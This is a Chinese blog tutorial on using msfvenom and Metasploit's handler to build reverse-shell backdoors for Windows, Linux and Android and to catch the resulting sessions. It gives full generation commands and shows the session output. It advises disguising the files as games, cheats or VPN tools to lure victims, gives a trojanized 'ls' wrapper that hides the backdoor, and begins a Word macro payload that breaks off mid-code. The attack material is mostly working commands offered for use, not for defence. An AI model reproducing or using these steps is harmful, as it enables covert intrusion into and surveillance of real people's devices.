Msfvenom介绍及使用

会测试的鲸鱼
一个将被IT行业淘汰的测试工程师，分享一些工作经验或者总结。

Msfvenom简介

Msfvenom主要用来生成带后门的软件。

Msfvenom是Msfpayload和Msfencode的组合，将这两个工具都放在一个Framework实例中。自2015年6月8日起，msfvenom替换了msfpayload和msfencode。

Msfvenom参数介绍

查看Msfvenom自带的帮助说明：

```
┌──(root㉿kali)-[~]
└─# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list          <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload       <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options             List --payload <value>'s standard, advanced and evasion options
    -f, --format        <format>   Output format (use --list formats to list)
    -e, --encoder       <encoder>  The encoder to use (use --list encoders to list)
        --service-name  <value>    The service name to use when generating a service binary
        --sec-name      <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                 Generate the smallest possible payload using all available encoders
        --encrypt       <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key   <value>    A key to be used for --encrypt
        --encrypt-iv    <value>    An initialization vector for --encrypt
    -a, --arch          <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform      <platform> The platform for --payload (use --list platforms to list)
    -o, --out           <path>     Save the payload to a file
    -b, --bad-chars     <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled       <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                 Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload le
ngth)
    -s, --space         <length>   The maximum size of the resulting payload
        --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations    <count>    The number of times to encode the payload
    -c, --add-code      <path>     Specify an additional win32 shellcode file to include
    -x, --template      <path>     Specify a custom executable file to use as a template
    -k, --keep                     Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name      <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout       <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                     Show this message
```



msfvenom -h

简单说明一下各个参数的作用：

-l, --list <type>：列出指定模块的所有可用资源. 模块类型包括: payloads, encoders, nops,.....all
-p, --payload <payload>：指定需要使用的payload(攻击荷载)。也可以使用自定义payload,几乎是支持全平台的
-f, --format <format>：指定输出格式
-e, --encoder <encoder>：指定需要使用的encoder（编码器），如果既没用-e选项也没用-b选项，则输出raw payload
-a, --arch <architecture>：指定payload的目标架构，例如x86 还是 x64 还是 x86_64
--platform <platform>：指定payload的目标平台
-o, --out <path>：指定创建好的payload的存放位置
-b, --bad-chars <list>：设定规避字符集，指定需要过滤的坏字符，避免加密后无法使用。例如：不使用 '\x0f'、'\x00'
-n, --nopsled <length>：为payload预先指定一个NOP滑动长度

```
-s, --space <length>：设定有效攻击荷载的最大长度，就是文件大小
-i, --iterations <count>：指定payload的编码次数
-c, --add-code <path>：指定一个附加的win32 shellcode文件
-x, --template <path>：指定一个自定义的可执行文件作为模板,并将payload嵌入其中
-k, --keep：保护模板程序的动作，注入的payload作为一个新的进程运行
-v, --var-name <value>：指定一个自定义的变量，以确定输出格式
-t, --timeout <second>：从stdin读取有效负载时等待的秒数（默认为30，0表示禁用）
-h,--help：查看帮助选项
```

可以看一下当前工具有哪些payload：




msfvenom -l payloads

平台集成的payload还是非常丰富的，列表从上翻到下也要一会功夫。

不逐个演示参数的作用了，直接来实操吧。

Msfvenom对于Windows进行渗透

生成一个在32位Windows系统可执行且带病毒的文件：



生成带毒文件

生成命令：

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=4444 -a x86 --platform Windows -f exe > reverse_tcp.exe
```

文件生成后就需要想办法将文件传给目标了，可以放到网站上，也可以邮件发过去，名字改成有点吸引力一些，或者伪装成游戏客户端之类的。反正最终目的就是让目标运行这个文件。

只要在LHOST有监听LPORT端口，在目标运行文件时，就能获取到session。至于怎么监听，可以是nc，也可以是Metasploit中的handler模块。

这里我使用handler模块：

use exploit/multi/handler

这里使用的这个版本默认设置了一个payload，但不是我们需要的payload，切换一下：

set payload windows/meterpreter/reverse_tcp

看一下需要设置的参数：

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.106    yes       The listen address (an interface may be specified)
   LPORT     3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


show options

有一个LHOST和LPORT，根据实际需要设置一下。

设置好参数就可以跑起来，开始监听了：

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:4444
```

run

当目标执行了文件时，这里就会收到session：

```
msf6 exploit(multi/handler) > sessions -l

Active sessions

  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  1         shell                                                               192.168.0.106:3333 → 192.168.0.111:1049 (192.168.0.111)
  2         shell                                                               192.168.0.106:3333 → 192.168.0.111:1050 (192.168.0.111)
  3         shell                                                               192.168.0.106:3333 → 192.168.0.111:1051 (192.168.0.111)
  4         shell                                                               192.168.0.106:3333 → 192.168.0.111:1052 (192.168.0.111)
  5         meterpreter x86/windows  THINKPAD-0CCBAA\Administrator @ THINKPAD-0CCBAA  192.168.0.106:3333 → 192.168.0.111:1035 (192.168.0.111)
```


sessions -l

比较奇怪的是这里收到的session不是一个。查了一些资料，没能解决这个问题，排查了防火墙和网络，不管了，反正其中有能用的session就行。

进入这个可用的session，就能在靶机上执行命令了：

```
msf6 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > dir
Listing: C:\Documents and Settings\Administrator\桌面
=====================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2023-01-23 12:26:48 +0800  reverse_tcp.exe

meterpreter >
```


在靶机上执行命令

Msfvenom对于Linux进行渗透

生成一个在Linux可执行且带病毒的文件：

```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 -b "\x00\x0ff" -a x64 --platform linux -i 5 -f elf > reverse_tcp.elf
Found 4 compatible encoders
Attempting to encode payload with 5 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=55, char=0x00)
Attempting to encode payload with 5 iterations of x64/xor
x64/xor succeeded with size 175 (iteration=0)
x64/xor succeeded with size 215 (iteration=1)
x64/xor succeeded with size 255 (iteration=2)
x64/xor succeeded with size 295 (iteration=3)
x64/xor succeeded with size 335 (iteration=4)
x64/xor chosen with final size 335
Payload size: 335 bytes
Final size of elf file: 455 bytes

┌──(root㉿kali)-[~]
└─# ls
beef-xss.js        ca.crt  Desktop       Documents  Music          password.lst  Public         reverse_tcp.elf  test  Videos
bettercap.history  ca.key  dictionaries  Downloads  password_file  Pictures      PySocks-1.7.1  Templates        user_file
```


生成带毒文件

生成命令：

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 -b "\x00\x0ff" -a x64 --platform linux -i 5 -f elf > reverse_tcp.elf
```

至于怎么将这个生成的文件传给目标Linux，这里就不详细说了，可以中间人攻击，或者文件放入一些正常软件中等别人下载（类似钓鱼，这也是为什么下载软件都要去官方下载的原因）。

还是要用Metasploit中的handler模块，但是payload需要切换一下：

```
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

set payload linux/x64/meterpreter/reverse_tcp

看一下参数：

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


show options

设置LHOST和LPORT：

```
msf6 exploit(multi/handler) > set LHOST 192.168.0.106
LHOST => 192.168.0.106
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
```

设置参数


之后就可以将模块运行起来：

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:3333
[*] Sending stage (3020772 bytes) to 192.168.0.106
```

run

等文件在目标主机上执行，就能收到session：




获取session

像上面这样操作其实在靶机上看是挺明显的，很容易暴露，被安全工程师注意到。

这里推荐一种方式，将带毒的文件嵌套到/usr/bin里面的常用工具中，比如将ls文件改个名字，然后再新建一个ls文件，再这个新的ls文件中调用原ls文件和带毒的文件，例如这样：

```
#! /bin/bash
/usr/bin/ls_bak
/root/reverse_tcp.elf & >& /dev/null &
```

这样靶机的操作者使用ls的时候，还是能获取到一样的内容，但是再后台会同时发起连接。



嵌套后的效果

Msfvenom对于Android进行渗透

生成一个在Android可执行且带病毒的文件：

```
┌──(root㉿kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=33
33 --platform android > reverse_tcp.apk
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes


┌──(root㉿kali)-[~]
└─# ls
beef-xss.js         Desktop       Music           Public           test
bettercap.history   dictionaries  password_file   PySocks-1.7.1    user_file
ca.crt              Documents     password.lst    reverse_tcp.apk  Videos
ca.key              Downloads     Pictures        Templates
```


生成带毒文件

生成命令：

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 --platform android > reverse_tcp.apk
```

可以将文件伪装或者嵌入游戏外挂，或者一些梯子，放到网上，等用户自己下载。

还是要用Metasploit中的handler模块，切换payload：

```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
```

set payload android/meterpreter/reverse_tcp

查看一下参数：

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.106    yes       The listen address (an interface may be spe
                                     cified)
   LPORT  3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


show options

参数由于前面设置过了，这里保留了。

执行模块：

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:3333
```

run

当靶机中运行带毒文件时，就能收到session：


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.106:3333
[*] Sending stage (78178 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.106:3333 → 192.168.0.103:49126) at 2023-01-23 13:48:22 +0800

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter >
```

获取session

这里有很多Android特有的命令，比如获取通讯录、获取定位、打开摄像头之类的：



Android特有的命令

其实这些已经涉及到个人隐私了。

Msfvenom伪装成word进行渗透

前面介绍了对于Windows进行渗透，直接使用一个exe的可执行文件，但是现在大家的安全意识普遍都有了提升，不太会执行未知、可疑的exe。这里再介绍一种将病毒伪装成word文档，这样被打开的概率就会大一些了。

先准备一个word文档：

准备word文档

生成需要的宏文档：

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.106 LPORT=3333 -a x86 --platform Windows -e x86/shikata_ga_nai -i 5 -f vba-exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of vba-exe file: 20475 bytes
'*************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
'*************************************************************
'*
'* MACRO CODE
'*
'*************************************************************

Sub Auto_Open()
        Cbczc12
End Sub

Sub Cbczc12()
        Dim Cbczc7 As Integer
        Dim Cbczc1 As String
        Dim Cbczc2 As String
        Dim Cbczc3 As Integer
        Dim Cbczc4 As Paragraph
        Dim Cbczc8 As Integer
```

